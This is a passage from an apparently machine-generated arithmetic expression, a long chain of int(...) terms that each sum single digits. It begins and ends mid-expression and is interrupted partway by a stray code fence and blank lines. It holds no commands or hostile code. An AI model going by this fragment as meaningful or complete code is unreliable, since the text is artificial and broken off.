+ 7 + 6 + 5 + 9 + 5 + 1 + 3 + 7 + 1 + 3 + 1 + 7 + 4 + 9 + 4 + 5 + 5 + 7 + 6 +
4 + 7 + 1 + 8 + 3 + 4 + 3 + 1 + 2 + 2 + 9 + 6 + 5 + 1 + 7 + 8 + 8 + 5 + 2 + 4
+ 8 + 2 + 6 + 6 + 5 + 4 + 5 + 6 + 8 + 8 + 4 + 4 + 1 + 9 + 6 + 3 + 8 + 2 + 8 +
1 + 4 + 2 + 9 + 4 + 3 + 9 + 9 + 7 + 6 + 9 + 1 + 2 + 2 + 2 + 5 + 1 + 1) + int(8
+ 6 + 5 + 6 + 6 + 5 + 9 + 7 + 5 + 5 + 1 + 9 + 9 + 8 + 2 + 6 + 6 + 2 + 4 + 2 +
4 + 9 + 6 + 7 + 9 + 7 + 9 + 5 + 9 + 9 + 8 + 7 + 2 + 1 + 4 + 3 + 5 + 8 + 3 + 7
+ 3 + 3 + 4 + 2 + 9 + 5 + 7 + 6 + 4 + 9 + 3 + 1 + 2 + 2 + 3 + 8 + 9 + 9 + 4 +
9 + 1 + 9 + 2 + 3 + 8 + 7 + 2 + 5 + 6 + 2 + 2 + 8 + 8 + 8 + 7 + 1 + 7 + 8 + 7
+ 6 + 1 + 5 + 3 + 6 + 9 + 9 + 9 + 6 + 6) + int(5 + 2 + 7 + 9 + 9 + 7 + 3 + 6 +
2 + 9 + 6 + 9 + 1 + 3 + 3 + 4 + 1 + 7 + 1 + 4 + 5 + 4 + 8 + 1 + 6 + 2 + 5 + 4
+ 9 + 1 + 7 + 8 + 8 + 1 + 8 + 5 + 2 + 4 + 1 + 3 + 9 + 1 + 4 + 3 + 6 + 7 + 1 +
9 + 7 + 4 + 9 + 8 + 6 + 7 + 2 + 1 + 8 + 3 + 8 + 9 + 5 + 6 + 9 + 4 + 6 + 2 + 5
+ 4 + 7 + 4 + 2 + 4 + 8 + 4 + 1 + 4 + 1 + 4 + 3 + 4 + 5 + 3 + 9 + 8 + 7 + 7 +
4 + 1 + 8 + 2 + 7 + 3 + 8 + 2 + 7 + 7 + 4 + 6 + 1 + 9 + 5 + 6 + 9 + 2 + 5 + 6
+ 1 + 6 + 3 + 9 + 5 + 7 + 2 + 1 + 3 + 9 + 8 + 4 + 4 + 8 + 9 + 4 + 3 + 6 + 9 +
9 + 2 + 1 + 4 + 4 + 4 + 9 + 7 + 1 + 5 + 4 + 4 + 8 + 7 + 3 + 8 + 8 + 7 + 9 + 9
+ 2 + 3 + 9 + 3 + 9 + 5 + 9 + 8 + 2 + 1 + 1 + 1) + int(1 + 7 + 1 + 7 + 3 + 4 +
2 + 5 + 4 + 3 + 5 + 3 + 8 + 4 + 1 + 2 + 3 + 8 + 2 + 2 + 7 + 6 + 3 + 8 + 3 + 2
+ 4 + 5 + 6 + 5 + 2 + 7 + 7 + 5 + 6 + 9 + 5 + 1 + 1 + 1 + 9 + 3 + 5 + 8 + 8 +
4 + 5 + 7 + 6 + 2 + 8 + 2 + 1 + 3 + 7 + 6 + 9 + 9 + 5 + 8 + 5 + 6 + 1 + 6 + 8
+ 6 + 6 + 7 + 7 + 1 + 6 + 5 + 7 + 8 + 8 + 7 + 7 + 7 + 7 + 6 + 8 + 2 + 9 + 3 +
7 + 7 + 4 + 5 + 7 + 2 + 6) + int(5 + 2 + 6 + 6 + 7 + 9 + 3 + 2 + 9 + 2 + 7 + 8
+ 6 + 4 + 5 + 1 + 9 + 5 + 3 + 3 + 1 + 6 + 2 + 3 + 4 + 5 + 2 + 3 + 4 + 2 + 2 +
3 + 8 + 6 + 9 + 1 + 3 + 2 + 7 + 8 + 9 + 1 + 4 + 6 + 3 + 1 + 3 + 4 + 5 + 9 + 9
+ 8 + 6 + 4 + 4 + 4 + 3 + 7 + 9 + 9 + 7 + 5 + 7 + 6 + 3 + 4 + 8 + 6 + 8 + 1 +
9 + 5 + 5 + 1 + 8 + 7 + 9 + 7 + 8 + 4 + 5 + 7 + 4 + 2 + 7 + 3 + 8 + 5 + 7 + 3
+ 5 + 3 + 7 + 2 + 4 + 5 + 2 + 8 + 2 + 9 + 9 + 3 + 1 + 6 + 4 + 8 + 8 + 3 + 8 +
4 + 5 + 1 + 6 + 7 + 8 + 2 + 9 + 6 + 4 + 4 + 5 + 7 + 9 + 3 + 8 + 5 + 4 + 4 + 1
+ 2 + 3 + 9 + 5 + 1 + 6 + 2 + 4 + 2 + 5 + 5 + 4 + 4 + 3 + 4 + 3 + 6 + 3 + 7 +
6 + 2 + 4 + 6 + 2 + 7 + 7 + 6 + 8 + 5 + 5 + 2 + 4 + 1 + 6 + 5 + 8 + 8 + 4 + 8
+ 9 + 5 + 5 + 2 + 2 + 7 + 5 + 6 + 9 + 1 + 5 + 9 + 1 + 4 + 7 + 8 + 1 + 1 + 1) +
int(4 + 2 + 4 + 8 + 2 + 3 + 5 + 2 + 6 + 4 + 6 + 6 + 3 + 3 + 1 + 8 + 2 + 7 + 3
+ 5 + 2 + 7 + 5 + 6 + 7 + 7 + 1 + 5 + 2 + 8 + 2 + 7 + 1 + 2 + 9 + 5 + 2 + 5 +
5 + 2 + 7 + 9 + 8 + 6 + 9 + 9 + 7 + 2 + 6 + 2 + 1 + 6 + 3 + 4 + 1 + 8 + 8 + 2
+ 2 + 5 + 9 + 7 + 3 + 3 + 8 + 9 + 9 + 1 + 5 + 8 + 9 + 7 + 5 + 6 + 1 + 9 + 9 +
4 + 7 + 1 + 8 + 3 + 9 + 7 + 7 + 1 + 7 + 6 + 1 + 7 + 8 + 2 + 9 + 4 + 7 + 1 + 9
+ 6 + 1 + 9 + 5 + 7 + 5 + 6 + 3 + 6 + 7 + 6 + 4 + 6 + 9 + 6 + 9 + 7 + 8 + 9 +
7 + 9 + 8 + 4 + 2 + 5 + 6 + 6 + 9 + 9 + 5 + 2 + 6 + 7 + 2 + 6 + 6 + 3 + 7 + 7
+ 2 + 2 + 7 + 8 + 7 + 8 + 2 + 5 + 5 + 6 + 2 + 9 + 1 + 9 + 1 + 2 + 1 + 5 + 2 +
5 + 6 + 6 + 7 + 6 + 4 + 4 + 7 + 9 + 4 + 6 + 6 + 2 + 3) + int(9 + 8 + 8 + 7 + 6
```



+ 6 + 5 + 1 + 2 + 6 + 8 + 6 + 5 + 4 + 5 + 8 + 3 + 5 + 4 + 5 + 6 + 9 + 1 + 7 +  
2 + 3 + 3 + 6 + 6 + 4 + 3 + 3 + 7 + 9 + 5 + 1 + 5 + 9 + 3 + 1 + 3 + 7 + 9 + 4  
+ 5 + 7 + 9 + 5 + 6 + 7 + 1 + 3 + 5 + 5 + 6 + 8 + 8 + 9 + 1 + 8 + 9 + 4 + 2 +  
7 + 9 + 4 + 8 + 4 + 3 + 5 + 5 + 1 + 7 + 1 + 3 + 9 + 2 + 5 + 2 + 6 + 1 + 9 + 5  
+ 5 + 9 + 2 + 7 + 9 + 6 + 2 + 6 + 8 + 8 + 5 + 7 + 4 + 7 + 4 + 8 + 1 + 8 + 9 +  
6 + 3 + 2 + 5 + 3 + 7 + 1 + 8 + 5 + 2 + 7 + 9 + 5 + 6 + 3 + 9 + 7 + 6 + 6 + 3  
+ 6 + 6 + 2 + 6 + 5 + 3 + 9 + 5 + 5 + 5 + 5 + 4 + 4 + 5 + 6 + 9 + 6 + 9 + 8 +  
3 + 3 + 5 + 9 + 9 + 8 + 5 + 8 + 9 + 1 + 2) + int(0) + int(4 + 1 + 3 + 9 + 1) +  
int(6 + 9 + 6 + 6 + 8 + 4 + 8 + 8 + 8 + 4 + 1 + 4 + 9 + 6 + 1 + 6 + 5 + 1 + 6  
+ 1 + 7 + 4 + 8 + 4 + 5 + 5 + 6 + 4 + 5 + 2 + 4 + 9 + 5 + 7 + 6 + 6 + 6 + 2 +  
4 + 5 + 9 + 9 + 2 + 5 + 6 + 3 + 3 + 4 + 2 + 8 + 4 + 5 + 2 + 3 + 2 + 6 + 5 + 5  
+ 5 + 5 + 9 + 4 + 8 + 8 + 9 + 7 + 3 + 4 + 9 + 6 + 2 + 1 + 3 + 3 + 1 + 4 + 7 +  
7 + 4 + 9 + 4 + 4 + 8 + 4 + 1 + 7 + 5 + 3 + 4 + 4 + 4 + 6 + 3 + 7 + 3 + 5 + 4  
+ 4 + 4 + 9 + 7 + 9 + 1 + 6 + 6 + 3 + 3 + 3 + 1 + 1 + 7 + 9 + 9 + 9 + 1 + 1 +  
2 + 3 + 1 + 1 + 1) + int(5 + 1 + 3 + 6 + 4 + 8 + 4 + 6 + 7 + 4 + 2 + 4 + 6 + 5  
+ 9 + 3 + 2 + 6 + 1 + 7 + 8 + 9 + 2 + 9 + 2 + 2 + 9 + 3 + 3 + 8 + 1 + 2 + 7 +  
2 + 4 + 6 + 4 + 8 + 6 + 7 + 5 + 1 + 1 + 4 + 5 + 3 + 6 + 5 + 8 + 1 + 5 + 3 + 1  
+ 9 + 3 + 1 + 1 + 4 + 9 + 5 + 9 + 6 + 9 + 2 + 6 + 3 + 6 + 8 + 1 + 2 + 4 + 3 +  
9 + 3 + 4 + 7 + 5 + 7 + 3 + 5 + 9 + 5 + 1 + 4 + 2 + 4 + 4 + 1 + 7 + 8 + 6 + 4  
+ 4 + 8 + 5 + 5 + 1 + 5 + 8 + 5 + 8 + 4 + 2 + 2 + 1 + 5 + 5 + 6 + 6 + 6 + 4 +  
6 + 7 + 3 + 1 + 1 + 7 + 4 + 5 + 9 + 8 + 5 + 5 + 4 + 3 + 1 + 8 + 4 + 9 + 4 + 5  
+ 7 + 6 + 3 + 3 + 1 + 9 + 7 + 9 + 5 + 4 + 4 + 9 + 1 + 8 + 4 + 1 + 1 + 2 + 1 +  
4 + 6 + 3 + 9 + 5 + 5 + 7 + 1 + 1 + 3 + 7 + 2 + 5 + 3 + 9 + 7 + 9 + 3 + 8 + 1  
+ 7 + 1 + 4 + 6 + 2 + 8 + 5 + 1 + 1 + 6 + 6 + 7 + 5 + 2 + 8 + 9 + 7 + 7 + 9 +  
5 + 7 + 5 + 6 + 6 + 7 + 8 + 3 + 5 + 1) + int(9 + 6 + 4 + 4 + 1 + 4 + 7 + 3 + 7  
+ 4 + 5 + 4 + 5 + 5 + 5 + 5 + 2 + 8 + 5 + 7 + 7 + 9 + 2 + 4 + 7 + 1 + 6 + 4 +  
3 + 1 + 1 + 5 + 1 + 2 + 3 + 2 + 6 + 5 + 9 + 8 + 8 + 3 + 3 + 7 + 1 + 7 + 6 + 5  
+ 1 + 1 + 9 + 4 + 7 + 9 + 1 + 3 + 8 + 9 + 3 + 7 + 1 + 3 + 2 + 3 + 6 + 1 + 2 +  
9 + 2 + 5 + 3 + 7 + 8 + 1 + 8 + 2 + 1 + 4 + 2 + 7 + 5 + 1 + 1 + 7 + 4 + 8 + 6  
+ 5 + 7 + 5 + 9 + 6 + 3 + 9 + 5 + 1 + 2 + 7 + 9 + 2 + 2 + 1 + 1 + 2 + 1) +  
int(1 + 2 + 2 + 6 + 7 + 9 + 1 + 8 + 5 + 5 + 2 + 8 + 1 + 5 + 1 + 8 + 6 + 8 + 6  
+ 2 + 7 + 2 + 5 + 2 + 4 + 4 + 2 + 1 + 2 + 5 + 7 + 8 + 3 + 6 + 1 + 6 + 4 + 6 +  
8 + 6 + 5 + 8 + 7 + 7 + 5 + 7 + 5 + 4 + 6 + 1 + 1 + 7 + 9 + 3 + 1 + 1 + 1 + 1)  
+ int(6 + 1 + 7 + 7 + 4 + 9 + 8 + 7 + 4 + 3 + 5 + 7 + 7 + 6 + 5 + 6 + 6 + 3 +  
4 + 3 + 9 + 6 + 5 + 1 + 8 + 8 + 7 + 2 + 1 + 5 + 9 + 1 + 6 + 2 + 8 + 9 + 9 + 3  
+ 6 + 9 + 4 + 1 + 1 + 9 + 7 + 6 + 6 + 5 + 4 + 6 + 8 + 7 + 3 + 4 + 2 + 5 + 7 +  
9 + 9 + 1 + 1 + 7 + 1 + 4 + 2 + 1 + 5 + 7 + 8 + 5 + 9 + 9 + 7 + 7 + 4 + 8 + 8  
+ 6 + 7 + 2 + 6 + 4 + 3 + 6 + 2 + 6 + 6 + 7 + 7 + 1 + 3 + 2 + 9 + 5 + 7 + 5 +  
1 + 2 + 1 + 5 + 3 + 5 + 4 + 2 + 4 + 3 + 7 + 1 + 5 + 2 + 4 + 2 + 5 + 2 + 5 + 6  
+ 4 + 5 + 5 + 4 + 5 + 1 + 8 + 9 + 8 + 1 + 9 + 1 + 7 + 9 + 4 + 8 + 9 + 5 + 1 +  
8 + 6 + 4 + 2 + 2 + 5 + 9 + 2 + 6 + 4 + 8 + 2 + 6 + 2 + 6 + 2 + 3 + 7 + 5 + 8  
+ 1 + 4 + 3 + 3 + 7 + 6 + 1 + 5 + 7 + 1 + 8 + 7 + 8 + 8 + 2 + 2 + 8 + 2 + 5 +  
1 + 1 + 6 + 5 + 7 + 1 + 2 + 1) + int(3 + 4 + 8 + 8 + 2 + 1 + 6 + 3 + 6 + 2 + 6  
+ 6 + 1 + 4 + 1 + 8 + 3 + 6 + 1 + 3 + 2 + 5 + 2 + 1 + 7 + 7 + 7 + 8 + 1 + 8 +  
8 + 5 + 2 + 9 + 9 + 3 + 9 + 2 + 9 + 8 + 8 + 6 + 7 + 6 + 2 + 3) + int(5 + 3 + 7  
+ 5 + 6 + 9 + 4 + 4 + 1 + 1 + 7 + 3 + 2 + 4 + 2 + 6 + 9 + 5 + 5 + 9 + 9 + 8 +  
1 + 9 + 6 + 3 + 6 + 3 + 4 + 6 + 8 + 1 + 9 + 3 + 3 + 8 + 6 + 1 + 3 + 6 + 7 + 9

+ 9 + 5 + 7 + 3 + 3 + 3 + 7 + 2 + 2 + 5 + 6 + 2 + 1 + 9 + 8 + 1 + 6 + 7 + 6 +  
7 + 1 + 4 + 2 + 2 + 2 + 6 + 9 + 2 + 7 + 3 + 3 + 8 + 4 + 6 + 3 + 2 + 1) + int(4  
+ 3 + 8 + 1 + 5 + 4 + 9 + 9 + 9 + 5 + 1 + 9 + 1 + 4 + 4 + 4 + 1 + 9 + 1 + 8 +  
9 + 7 + 4 + 5 + 1 + 2 + 6 + 8 + 9 + 6 + 4 + 3 + 9 + 7 + 6 + 3 + 1 + 4 + 4 + 3  
+ 3 + 1 + 2 + 9 + 3 + 9 + 7 + 5 + 7 + 7 + 3 + 5 + 7 + 9 + 2 + 2 + 2 + 8 + 3 +  
2 + 1 + 8 + 5 + 8 + 1 + 3 + 8 + 1 + 2 + 1 + 4 + 8 + 7 + 6 + 4 + 6 + 6 + 5 + 1  
+ 6 + 8 + 3 + 5 + 8 + 2 + 8 + 7 + 6 + 6 + 1 + 9 + 3 + 3 + 1 + 2 + 9 + 4 + 5 +  
1 + 1 + 7 + 2 + 2 + 3 + 1 + 3 + 5 + 4 + 6 + 4 + 4 + 2 + 9 + 4 + 2 + 7 + 8 + 8  
+ 8 + 7 + 1 + 5 + 6 + 2 + 6 + 3 + 5 + 9 + 1 + 8 + 7 + 7 + 5 + 4 + 3 + 7 + 5 +  
2 + 2 + 1 + 5 + 9 + 3 + 5 + 8 + 6 + 7 + 2 + 5 + 1 + 2 + 8 + 2 + 2 + 4 + 8 + 8  
+ 6 + 7 + 3 + 8 + 4 + 8 + 6 + 2 + 5 + 5 + 1 + 1 + 7 + 5 + 7 + 2 + 6 + 7 + 6 +  
2 + 4 + 4 + 7 + 8 + 5 + 3 + 6) + int(2 + 1 + 1 + 4 + 2 + 2 + 4 + 5 + 6 + 6 + 7  
+ 7 + 3 + 3 + 9 + 8 + 3 + 7 + 2 + 7 + 6 + 4 + 1 + 7 + 6 + 3 + 9 + 2 + 8 + 7 +  
8 + 2 + 5 + 9 + 9 + 4 + 3 + 7 + 4 + 4 + 9 + 2 + 8 + 6 + 2 + 3 + 3 + 9 + 6 + 8  
+ 7 + 9 + 8 + 3 + 2 + 3 + 1 + 4 + 8 + 4 + 6 + 7 + 8 + 5 + 5 + 5 + 5 + 8 + 6 +  
6 + 7 + 3 + 4 + 1 + 9 + 9 + 6 + 7 + 9 + 3 + 1 + 8 + 5 + 2 + 7 + 6 + 9 + 7 + 8  
+ 3 + 1 + 8 + 9 + 7 + 1 + 1 + 5 + 4 + 5 + 8 + 3 + 8 + 6 + 5 + 2 + 4 + 2 + 1 +  
6 + 4 + 7 + 6 + 8 + 1 + 2 + 1 + 9 + 9 + 9 + 5 + 4 + 3 + 9 + 6 + 4 + 5 + 6 + 2  
+ 7 + 3 + 8 + 6 + 6 + 4 + 8 + 7 + 8 + 6 + 9 + 8 + 3 + 5 + 3 + 1 + 8 + 3 + 3 +  
5 + 9 + 1 + 1 + 5 + 3 + 1 + 2 + 2 + 3 + 4 + 4 + 4 + 4 + 9 + 8 + 2 + 7 + 5 + 2  
+ 7 + 1) + int(7 + 8 + 9 + 3 + 3 + 1 + 1 + 3 + 3 + 5 + 2 + 3 + 3 + 5 + 8 + 8 +  
5 + 1 + 2 + 7 + 3 + 3 + 2 + 1 + 2 + 8 + 2 + 2 + 5 + 9 + 1 + 1 + 1 + 5 + 7 + 9  
+ 7 + 2 + 9 + 5 + 8 + 1 + 9 + 7 + 7 + 5 + 1 + 2 + 3 + 4 + 8 + 3 + 8 + 4 + 5 +  
4 + 9 + 8 + 5 + 9 + 8 + 2 + 1 + 3 + 3 + 1 + 2 + 4 + 3 + 2 + 4 + 3 + 9 + 9 + 7  
+ 2 + 7 + 8 + 1 + 1 + 4 + 4 + 5 + 6 + 7 + 2 + 4 + 5 + 7 + 6 + 4 + 4 + 3 + 2 +  
2 + 3 + 2 + 7 + 8 + 5 + 8 + 5 + 5 + 4 + 2 + 5 + 3 + 2 + 5 + 7 + 1 + 1 + 2 + 4  
+ 3 + 9 + 2 + 2 + 1 + 5 + 1 + 6 + 2 + 9 + 4 + 2 + 2 + 7 + 8 + 4 + 7 + 7 + 3 +  
6 + 3 + 7 + 9 + 9 + 8 + 6 + 7 + 4 + 2 + 4 + 7 + 3 + 8 + 4 + 1 + 2 + 8 + 5 + 7  
+ 9 + 9 + 1 + 7 + 5 + 7 + 4 + 4 + 1 + 4 + 1 + 3 + 4 + 7 + 5 + 3 + 8 + 2 + 8 +  
5 + 2 + 2 + 8 + 5 + 3 + 3 + 4 + 6 + 5 + 7 + 2 + 3 + 1 + 9 + 7 + 3 + 2 + 9 + 4  
+ 6 + 3 + 6) + int(6 + 3 + 9 + 4 + 3 + 9 + 6 + 8 + 5 + 9 + 9 + 8 + 6 + 7 + 8 +  
2 + 6 + 3 + 3 + 7 + 8 + 9 + 1 + 4 + 2 + 2 + 8 + 6 + 8 + 6 + 2 + 2 + 7 + 6 + 3  
+ 7 + 6 + 6 + 9 + 1 + 7 + 9 + 6 + 4 + 6 + 5 + 9 + 4 + 7 + 4 + 3 + 7 + 5 + 4 +  
1 + 3 + 2 + 3 + 7 + 8 + 8 + 3 + 4 + 8 + 4 + 8 + 5 + 9 + 3 + 3 + 5 + 4 + 1 + 4  
+ 1 + 3 + 6 + 6 + 9 + 7 + 3 + 1 + 5 + 7 + 7 + 4 + 8 + 5 + 9 + 6 + 6 + 6 + 8 +  
2 + 8 + 2 + 3 + 4 + 4 + 2 + 3 + 6 + 7 + 8 + 9 + 2 + 8 + 1 + 2 + 4 + 2 + 7 + 4  
+ 7 + 6 + 8 + 9 + 1 + 3 + 4 + 5 + 9 + 8 + 5 + 1 + 9 + 6 + 9 + 3 + 5 + 3 + 8 +  
1 + 8 + 9 + 5 + 3 + 4 + 1 + 1 + 3 + 5 + 2 + 2 + 8 + 8 + 7 + 4 + 6 + 5 + 3 + 3  
+ 1 + 5 + 1 + 6 + 5 + 8 + 6 + 6 + 1 + 3 + 4 + 1 + 1) + int(0) + int(8 + 7 + 6  
+ 9 + 7 + 8 + 3 + 1 + 1) + int(4 + 4 + 1 + 6 + 5 + 6 + 4 + 1 + 4 + 6 + 3 + 3 +  
1 + 3 + 4 + 9 + 7 + 2 + 7 + 1 + 9 + 6 + 9 + 5 + 9 + 8 + 8 + 6 + 9 + 1 + 3 + 2  
+ 8 + 6 + 4 + 6 + 3 + 9 + 6 + 3 + 7 + 7 + 7 + 6 + 2 + 7 + 4 + 8 + 5 + 6 + 6 +  
9 + 9 + 8 + 5 + 3 + 2 + 7 + 6 + 3 + 7 + 7 + 9 + 1 + 2 + 6 + 9 + 7 + 7 + 7 + 6  
+ 9 + 3 + 4 + 5 + 9 + 5 + 2 + 1 + 2 + 1 + 9 + 4 + 8 + 1 + 1 + 5 + 9 + 6 + 3 +  
9 + 6 + 8 + 1 + 1 + 8 + 1 + 6 + 8 + 4 + 7 + 7 + 6 + 3 + 4 + 4 + 3 + 7 + 9 + 1  
+ 3 + 6 + 3 + 8 + 2 + 8 + 8 + 8 + 4 + 5 + 6 + 3 + 3 + 8 + 4 + 5 + 8 + 4 + 9 +  
8 + 2 + 8 + 3 + 7 + 5 + 2 + 6 + 2 + 1 + 3 + 4 + 3 + 6 + 5 + 8 + 6 + 5 + 3 + 7

+ 2 + 7 + 5 + 6 + 3 + 8 + 4 + 2 + 2 + 7 + 1 + 7 + 2 + 9 + 5 + 1 + 1 + 2) +  
int(3 + 8 + 8 + 1 + 5 + 9 + 3 + 3 + 6 + 3 + 9 + 4 + 6 + 3 + 1 + 7 + 8 + 7 + 4  
+ 8 + 9 + 7 + 9 + 3 + 4 + 9 + 9 + 9 + 9 + 1 + 9 + 5 + 6 + 6 + 7 + 9 + 3 + 6 +  
8 + 4 + 2 + 6 + 5 + 8 + 6 + 3 + 7 + 8 + 9 + 9 + 5 + 5 + 6 + 3 + 9 + 8 + 3 + 6  
+ 8 + 4 + 1 + 3 + 4 + 1 + 6 + 1 + 2 + 3 + 2 + 9 + 3 + 3 + 9 + 1 + 2 + 6 + 2 +  
5 + 5 + 1 + 6 + 4 + 6 + 3 + 8 + 3 + 6 + 7 + 7 + 3 + 1 + 1 + 7 + 4 + 8 + 8 + 3  
+ 8 + 1 + 2 + 5 + 7 + 9 + 3 + 5 + 4 + 5 + 2 + 5 + 9 + 1 + 3 + 4 + 5 + 5 + 9 +  
1 + 6 + 3 + 8 + 3 + 4 + 1 + 8 + 2 + 2 + 7 + 9 + 4 + 7 + 8 + 6 + 8 + 1 + 9 + 2  
+ 1 + 4 + 7 + 9 + 5 + 9 + 5 + 8 + 8 + 3 + 4 + 1 + 5 + 4 + 6 + 9 + 1 + 1 + 7 +  
6 + 8 + 8 + 1) + int(7 + 2 + 3 + 5 + 8 + 4 + 4 + 9 + 1 + 7 + 7 + 4 + 1 + 8 + 8  
+ 7 + 6 + 6 + 6 + 4 + 2 + 4 + 7) + int(0) + int(8 + 9 + 4 + 3 + 7 + 1 + 6 + 3  
+ 3 + 2 + 5 + 2 + 1 + 7 + 5 + 2 + 9 + 3 + 9 + 4 + 1 + 2) + int(3 + 9 + 2 + 7 +  
3 + 8 + 2 + 4 + 4 + 1 + 3 + 4 + 6 + 7 + 4 + 8 + 7 + 6 + 7 + 5 + 9 + 6 + 5 + 8  
+ 4 + 7 + 5 + 4 + 5 + 1 + 2 + 3 + 8 + 3 + 7 + 6 + 2 + 7 + 1 + 2 + 7 + 9 + 8 +  
6 + 4 + 4 + 4 + 2 + 9 + 6 + 2 + 3 + 4 + 7 + 2 + 6 + 3 + 8 + 5 + 3 + 1 + 7 + 9  
+ 8 + 5 + 6 + 1 + 5 + 6 + 5 + 2 + 4 + 2 + 5 + 9 + 7 + 8 + 5 + 4 + 3 + 2 + 6 +  
4 + 6 + 2 + 6 + 4 + 6 + 3 + 1 + 5 + 1 + 3 + 3 + 6 + 6 + 2 + 9 + 8 + 8 + 9 + 1  
+ 1 + 6 + 4 + 2 + 4 + 3 + 2 + 2 + 7 + 2 + 5 + 5 + 6 + 3 + 2 + 2 + 2 + 1) +  
int(9 + 5 + 1 + 2 + 2 + 4 + 5 + 1 + 7 + 4 + 2 + 3 + 6 + 7 + 8 + 3 + 6 + 7 + 6  
+ 6 + 9 + 7 + 8 + 4 + 6 + 1 + 3 + 5 + 6 + 4 + 4 + 4 + 3 + 5 + 1 + 6 + 8 + 9 +  
3 + 3 + 4 + 2 + 3 + 2 + 7 + 6 + 4 + 3 + 5 + 2 + 4 + 1 + 4 + 6 + 5 + 4 + 4 + 7  
+ 4 + 7 + 6 + 8 + 5 + 8 + 3 + 5 + 1 + 2 + 1 + 3 + 6 + 3 + 1 + 8 + 5 + 9 + 9 +  
9 + 8 + 7 + 4 + 6 + 9 + 2 + 7 + 3 + 3 + 6 + 5 + 9 + 6 + 1 + 8 + 4 + 3 + 5 + 7  
+ 2 + 4 + 4 + 7 + 2 + 9 + 5 + 9 + 8 + 7 + 6 + 1 + 4 + 6 + 2 + 4 + 7 + 2 + 8 +  
5 + 7 + 4 + 7 + 8 + 1 + 4 + 5 + 1 + 8 + 1 + 3 + 2 + 6 + 9 + 4 + 8 + 6 + 9 + 9  
+ 5 + 3 + 3 + 2 + 7 + 5 + 7 + 4 + 7 + 6 + 9 + 4 + 3 + 2 + 5 + 2 + 5 + 6 + 2 +  
4 + 8 + 9 + 9 + 6 + 5 + 3 + 3 + 8 + 3 + 2 + 1 + 4) + int(3 + 8 + 5 + 4 + 5 + 8  
+ 7 + 7 + 2 + 7 + 4 + 5 + 7 + 6 + 7 + 6 + 4 + 4 + 8 + 4 + 2 + 4 + 7 + 2 + 4 +  
4 + 6 + 3 + 7 + 7 + 3 + 1 + 8 + 1 + 3 + 9 + 6 + 6 + 5 + 1 + 1 + 5 + 6 + 3 + 2  
+ 4 + 7 + 7 + 6 + 5 + 8 + 5 + 1 + 6 + 8 + 7 + 1 + 5 + 2 + 1 + 3 + 9 + 5 + 7 +  
5 + 2 + 7 + 5 + 5 + 9 + 6 + 7 + 2 + 1 + 9 + 5 + 1 + 3 + 5 + 2 + 2 + 2 + 1 + 1  
+ 4 + 8 + 9 + 4 + 8 + 8 + 5 + 3 + 3 + 1 + 9 + 7 + 9 + 6 + 1 + 5 + 3 + 9 + 2 +  
7 + 4 + 4 + 9 + 7 + 5 + 3 + 9 + 1 + 4 + 3 + 6 + 6 + 6 + 9 + 3 + 7 + 6 + 3 + 9  
+ 4 + 7 + 4 + 7 + 3 + 3 + 2 + 4 + 6 + 3 + 6 + 4 + 4 + 2 + 5 + 1 + 8 + 1 + 3 +  
3 + 4 + 5 + 7 + 7 + 9 + 4 + 2 + 5 + 2 + 9 + 7 + 8 + 1 + 1 + 2 + 6 + 6 + 5 + 6  
+ 1 + 1 + 9 + 9 + 4) + int(6 + 1 + 5 + 1 + 7 + 2 + 5 + 9 + 1 + 5 + 6 + 6 + 4 +  
4 + 7 + 7 + 9 + 4 + 3 + 5 + 9 + 6 + 3 + 7 + 6 + 7 + 2 + 6 + 7 + 7 + 8 + 7 + 4  
+ 7 + 1 + 7 + 8 + 3 + 6 + 3 + 9 + 7 + 5 + 7 + 9 + 2 + 3 + 1 + 3 + 1 + 5 + 6 +  
3 + 4 + 7 + 4 + 7 + 7 + 7 + 8 + 5 + 1 + 3 + 4 + 2 + 1 + 9 + 6 + 1 + 2 + 9 + 1  
+ 7 + 6 + 8 + 1 + 7 + 6 + 7 + 5 + 7 + 2 + 1 + 6 + 8 + 6 + 7 + 3 + 3 + 1 + 8 +  
3 + 2 + 5 + 2 + 6 + 2 + 5 + 1 + 5 + 5 + 7 + 8 + 1 + 3 + 3 + 3 + 4 + 7 + 7 + 6  
+ 3 + 3 + 9 + 4 + 1 + 4 + 6 + 4 + 3 + 6 + 3 + 6 + 6 + 5 + 5 + 9 + 5 + 2 + 7 +  
1 + 9 + 8 + 7 + 3 + 5 + 7 + 4 + 1 + 5 + 5 + 1 + 2 + 4 + 8 + 5 + 2 + 7 + 1 + 3  
+ 9 + 1 + 7 + 6 + 8 + 7 + 4 + 2 + 8 + 2 + 3 + 3 + 8 + 3 + 4 + 3 + 8 + 3 + 1 +  
9 + 4 + 5 + 3 + 8 + 3 + 7 + 2 + 4 + 7 + 4 + 7 + 5 + 2 + 1) + int(2 + 1 + 6 + 2  
+ 1 + 6 + 5 + 7 + 1 + 3 + 2 + 1 + 4 + 3 + 9 + 5 + 5 + 2 + 6 + 8 + 6 + 6 + 9 +  
3 + 7 + 9 + 6 + 8 + 6 + 8 + 6 + 3 + 4 + 1 + 4 + 2 + 5 + 1 + 1 + 1 + 6 + 9 + 6

+ 7 + 9 + 3 + 7 + 1 + 4 + 5 + 9 + 3 + 9 + 2 + 2 + 7 + 6 + 9 + 2 + 4 + 6 + 1 +  
1 + 2 + 2 + 5 + 6 + 1 + 4 + 7 + 8 + 9 + 1 + 3 + 4 + 8 + 2 + 3 + 3 + 4 + 9 + 1  
+ 6 + 8 + 6 + 2 + 7 + 3 + 3 + 8 + 2 + 2 + 5 + 9 + 1 + 2 + 1 + 1 + 4 + 5 + 4 +  
8 + 3 + 5 + 5 + 9 + 1 + 4 + 3 + 5 + 7 + 2 + 7 + 8 + 6 + 4 + 6 + 5 + 9 + 7 + 7  
+ 4 + 2 + 6 + 7 + 2 + 8 + 3 + 8 + 4 + 1 + 5 + 6 + 9 + 5 + 6 + 4 + 5 + 8 + 4 +  
4 + 9 + 5 + 9 + 1 + 2 + 3 + 7 + 9 + 1) + int(2 + 5 + 8 + 4 + 2 + 3 + 7 + 4 + 4  
+ 1 + 7 + 7 + 9 + 9 + 4 + 7 + 7 + 8 + 9) + int(7 + 8 + 7 + 3 + 3 + 9 + 4 + 8 +  
4 + 7 + 2 + 8 + 8 + 8 + 7 + 1 + 1 + 3 + 1 + 3 + 9 + 9 + 7 + 8 + 1 + 3 + 5 + 1  
+ 5 + 6 + 9 + 8 + 9 + 9 + 9 + 9 + 9 + 2 + 2 + 2 + 9 + 6 + 2 + 8 + 7 + 9 + 5 +  
